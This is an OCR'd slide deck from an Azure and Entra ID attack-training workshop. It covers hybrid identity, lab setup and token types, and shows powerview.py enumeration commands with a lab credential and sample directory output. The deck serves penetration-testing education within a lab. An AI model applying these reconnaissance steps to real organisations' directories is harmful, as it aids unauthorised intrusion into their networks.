
Death From Above: Attacking Azure 101

Aniq Fakhrul

𝕏 @aniqfakhrul
aniqfakhrul



$ whoami

- 5+ years in cybersecurity
- Niche in Active Directory and Entra ID
- Ex-CTF player 🥲
- Pentester by day
- Powerview.py developer by night

$ whoami

- 5+ years in cybersecurity
- Enthusiasts in Web Security
- Retired CTF player
- Cybersecurity Consultant

HELLO WORLD

Hello World

Agenda

- **Intro**
  - Azure Fundamentals 💤😴🥱
  - Hybrid Join Options
- **Tokens Shenanigans**
  - Azure token types
  - Token Stealing/Phishing
- **Hands-On**
  - Compromising cloud to on-premise
- **Closing Thoughts**

Hello World »»

Disclaimer

- All Azure-related lab environments used in this training are real Azure resources provisioned for training purposes
- Author takes no responsibility for any misuse or unlawful exploitation of the presented information and tools
- **RULES OF ENGAGEMENT**

  Use of provided credentials outside of training context IS PROHIBITED

  You are not allowed to use provided credentials to conduct any sort of offensive activity outside the lab.

Hello World

Tools


- **ROADTools**
  - git clone https://github.com/dirkjanm/ROADtools.git
  - cd ROADtools
  - pip install roadlib/ && pip install roadtx/ && pip install roadrecon/
- **powerview.py**
  - git clone https://github.com/aniqfakhrul/powerview.py
  - cd powerview.py
  - pip install .

Hello World

The Lab

- There are two environment setup between cloud and internal network.
  - `Azure (cloud): cyberimba.com`
  - `Internal (on-prem AD): cyberimba.local`
- Do not register MFA on your personal device, even if prompted. Certain lab accounts are intentionally excluded from MFA for training purposes.
- Each student is provided with a MicroVM that comes with all required tools pre-installed.
  - Reverse shells are only permitted from these MicroVMs.
  - Access your MicroVM using:

```
ssh -D <proxy-port> <username>@vmcity.cyberimba.com -p 2222
```




INTRO

Intro >>> Azure Fundamentals

Introduction


- Corporate environments still rely heavily on **on-prem** Active Directory (AD) as their main identity backbone
- As companies shift to **cloud-based** workflows, Azure AD (Entra ID) becomes the cloud extension that connects users, apps and devices beyond the physical office.
- Hybrid infrastructure **(On Prem + Entra ID)** creates a new attack paths because identity now exists both on-prem and in the cloud.
- Attacking Azure requires understanding of tokens, device joins, cloud permissions and how identity flows across hybrid environments.
- Understanding these attack surfaces shows how attackers can move between on-premises and cloud environments.



Intro ››› Azure Fundamentals

Azure Services


- Compute -VMs, Kubernetes, Containers, Function Apps
- Networking -VNet, VPN Gateway, Load Balancing, CDN
- Storage -Blob, File, Queue, Table
- Mobile -Back-end services
- Databases -Cosmos DB, Managed SQL, MySQL, PostgresSQLDatabase
- Web -App Service, API Management, Cognitive Search
- Internet of Things (IoT)
- Big data
- AI
- DevOps



Intro >>> Azure Fundamentals

Entra ID


- Entra ID (formerly Azure Active Directory - AAD)
- Entra ID is "Microsoft's cloud-based identity and access management service".
- Entra ID can be used to access both
  - External resources like Azure Portal, Office 365 etc. and
  - Internal resources like on-premises applications.



Intro >>> Azure Fundamentals

Entra ID vs Azure


- Entra ID != Azure
- Entra ID is a product offering within Azure.
- Azure is Microsoft's cloud platform whereas Entra ID is enterprise identity service in Azure



Intro >>> Azure Fundamentals

On-Prem Active Directory (AD)

- On-prem Active Directory (AD) uses a **physical server** inside the company to manage users, passwords, and computers.
- Active Directory (AD) is a collection of services (Server Roles and Features)




Active Directory Users and Computers

File Action View Help

- Active Directory Users and Com
  - Saved Queries
  - contoso.com
    - Builtin
    - Computers
    - Corporate Users
      - HQ Users
      - Regional Office Users
    - Domain Controllers
    - ForeignSecurityPrincipal:
    - Managed Service Accour
    - Users

Name	Type	Description
HQ Users	Organizational...	
Regional Off...	Organizational...	
Bob Fay	User	
JumpCloud	Security Group...	
JumpCloud I...	User	
JumpCloud ...	User	




On-Prem Active Directory (Hands On)


- Authenticate with Powerview.py using as cyberimba.LOCAL/student
    - `proxychains4 -q powerview cyberimba.LOCAL/student:'Passw0rd123'@192.168.122.11 -d`
- Query all Domain Users
    - `Get-DomainUser`
- Query all Domain Computers
    - `Get-DomainComputers`
- Query all Domain Groups
    - `Get-DomainGroup`

Intro >>> Azure Fundamentals

Entra ID vs On-Prem Active Directory (AD)

- The only similarity between the two is both are identity and access management solutions.
- It is possible to integrate on-premise AD with Entra AD for a hybrid identity.
- Example: If password is changed from azure, it will then be synced to Active Directory and vise versa






	AD DS (On-Prom)	Azure Entra ID (Cloud)
Hosting	Local server	Microsoft cloud
Protocol	LDAP, Kerberos	HTTPS, REST APIs
Authentification	On-prem apps	Cloud apps (SSO)
Device Join	Domain Join	Azure AD Join / Intune
Management	Group Policies	Conditional Access, Intune

https://learn.microsoft.com/en-us/entra/fundamentals/compare

Intro >>> Azure Fundamentals


Entra ID vs On-Prem Active Directory (AD)

- User: ahmad.zaki is a hybrid user that is synced from On-premise AD to Azure
- Device: PC01 is a hybrid joined device. Joined on both On-Premise AD and Azure



```
┌LDAPS-[DC01.cyberimba.local]-[CYBERIMBA\Administrator]-[NS:192.168.122.11] [♥:200s]
└ ❯ Get-DomainUser ahmad.zaki -Properties *
[2025-11-16 10:26:21] [Get-DomainUser] Using search base: DC=cyberimba,DC=local
[2025-11-16 10:26:21] [Get-DomainUser] LDAP search filter: (&(samAccountType=805306368)(|(sAMAcc
objectClass                : top
                             person
                             organizationalPerson
                             user
cn                         : ahmad zaki
sn                         : zaki
title                      : MDM Admin
givenName                  : ahmad
distinguishedName          : CN=ahmad zaki,OU=IT,DC=cyberimba,DC=local
instanceType               : 4
whenCreated                : 25/10/2025 08:58:18 (22 days ago)
whenChanged                : 09/11/2025 15:16:03 (6 days ago)
displayName                : ahmad zaki
uSNCreated                 : 15097
memberOf                   : CN=Local Admin,OU=IT,DC=cyberimba,DC=local
uSNChanged                 : 31621
department                 : IT
name                       : ahmad zaki
objectGUID                 : {888daf97-9a97-4046-9999-f5f963f2fef9}
userAccountControl         : NORMAL_ACCOUNT
                             DONT_EXPIRE_PASSWORD
badPwdCount                : 0
codePage                   : 0
countryCode                : 0
badPasswordTime            : 01/01/1601 00:00:00 (424 years, 10 months ago)
lastLogoff                 : 1601-01-01 00:00:00+00:00
lastLogon                  : 13/11/2025 20:40:52 (2 days ago)
pwdLastSet                 : 25/10/2025 08:58:18 (22 days ago)
primaryGroupID             : 513
objectSid                  : S-1-5-21-679109915-918072031-1973057981-1111
adminCount                 : 1
accountExpires             : 9999-12-31 23:59:59.999999+00:00
logonCount                 : 22
sAMAccountName             : ahmad.zaki
sAMAccountType             : SAM_USER_OBJECT
userPrincipalName          : ahmad.zaki@cyberimba.com
objectCategory             : CN=Person,CN=Schema,CN=Configuration,DC=cyberimba,DC=local
dSCorePropagationData      : 10/25/2025 09:59:37 AM
                             01/01/1601 00:00:00 AM
mS-DS-ConsistencyGuid      : l6+NiJeaRkCZmfX5Y/L++Q==
lastLogonTimestamp         : 09/11/2025 15:16:03 (6 days ago)
```

On-Premise AD



		Business phone	
	Member	Mobile phone	
		Email	ahmad.zaki@cyberimba.com
	25 Oct 2025, 02:06	Other emails	
	View	Proxy addresses	View
		Fax number	
m date t...	25 Oct 2025, 01:58	IM addresses	View
ate time	25 Oct 2025, 01:58	Mail nickname	ahmad.zaki

Parental controls

Age group

Consent provided for minor

Legal age group classification

Settings

Account enabled	Yes
Usage location	Malaysia
Preferred data location	

On-premises

On-premises sync enabled	Yes
On-premises last sync date time	25 Oct 2025, 02:06
On-premises distinguished name	CN=ahmad zaki,OU=IT,DC=cyberimba,DC=local
Extension attributes	
On-premises immutable ID	l6+NiJeaRkCZmfX5Y/L++Q==
On-premises provisioning errors	
On-premises SAM account name	ahmad.zaki
On-premises security identifier	S-1-5-21-679109915-918072031-1973057981-1111
On-premises user principal name	ahmad.zaki@cyberimba.com
On-premises domain name	cyberimba.local

ge date ti...


DisablePasswordExpiration

View

MDM Admin

IT

Azure Entra Portal



```
┌LDAPS-[DC01.cyberimba.local]-[CYBERIMBA\Administrator]-[NS:192.16
└ ❯ Get-DomainComputer -Properties dnshostname
[2025-11-16 10:40:44] [Get-DomainComputer] Using search base: DC=cy
[2025-11-16 10:40:44] [Get-DomainComputer] LDAP search filter: (&(o
dNSHostName     : PC01.cyberimba.local

dNSHostName     : DC01.cyberimba.local
```

PC01 | P

lasb - Microsoft


Name	PC01
Device ID	dc1af64b-2a24-4f75-af31-66204d6211ec
Object ID	333923ed-968b-45db-87af-780f303f3927
Enabled	Yes
OS	Windows
Version	10.0.19045.6456
Join type	Microsoft Entra hybrid joined
Owner	N/A
User principal name	None
MDM	Microsoft Intune
Compliant	Yes
Registered	23/10/2025, 20:40:33
Activity	06/11/2025, 22:56:43
Groups	None
Extension attributes	No extension attributes

Intro >>> Azure Fundamentals

Hybrid Join Options

- **Password Hash Synchronization (PHS)**
  - Sync AD usernames and hashes to Entra
  - Enables users to use the same password for both on-prem and cloud resources
  - High availability – Authentication works even if on-prem AD is down

https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/plan-connect-user-signin#password-hash-synchronization




Intro >>> Azure Fundamentals

Hybrid Join Options

- **Pass-Through Authentication (PTA)**
  - Sync just the AD usernames to Entra and send encrypted logon request to ADDS for approval
  - Password is validated directly against on-prem AD through PTA agents
  - Requires agents to be online (No agent = no validation = no login.)


https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/plan-connect-user-signin#pass-through-authentication


On-premises Active Directory
Users password securely validated in AD via connector
Azure Active Directory
Office 365
Your Apps
Saas Applications
Sign-on
User
Devices

Intro >>> Azure Fundamentals

Hybrid Join Options

- **Federated Authentication**
  - Entra trusts ADDS to do the authentication through ADFS
  - Useful for organizations needing full control over authentication policies or legacy integration



https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/plan-connect-user-signin#federation-that-uses-a-new-or-existing-farm-with-ad-fs-in-windows-server


AZURE TOKENS SHENANIGANS

Azure Tokens »»

Token Types

- **Access tokens** - Allow access to APIs and cloud resources
- **Refresh tokens** - Used to obtain new access tokens without re-authentication
- **Primary Refresh Tokens (PRT)** - Device-bound token enabling SSO across Microsoft services

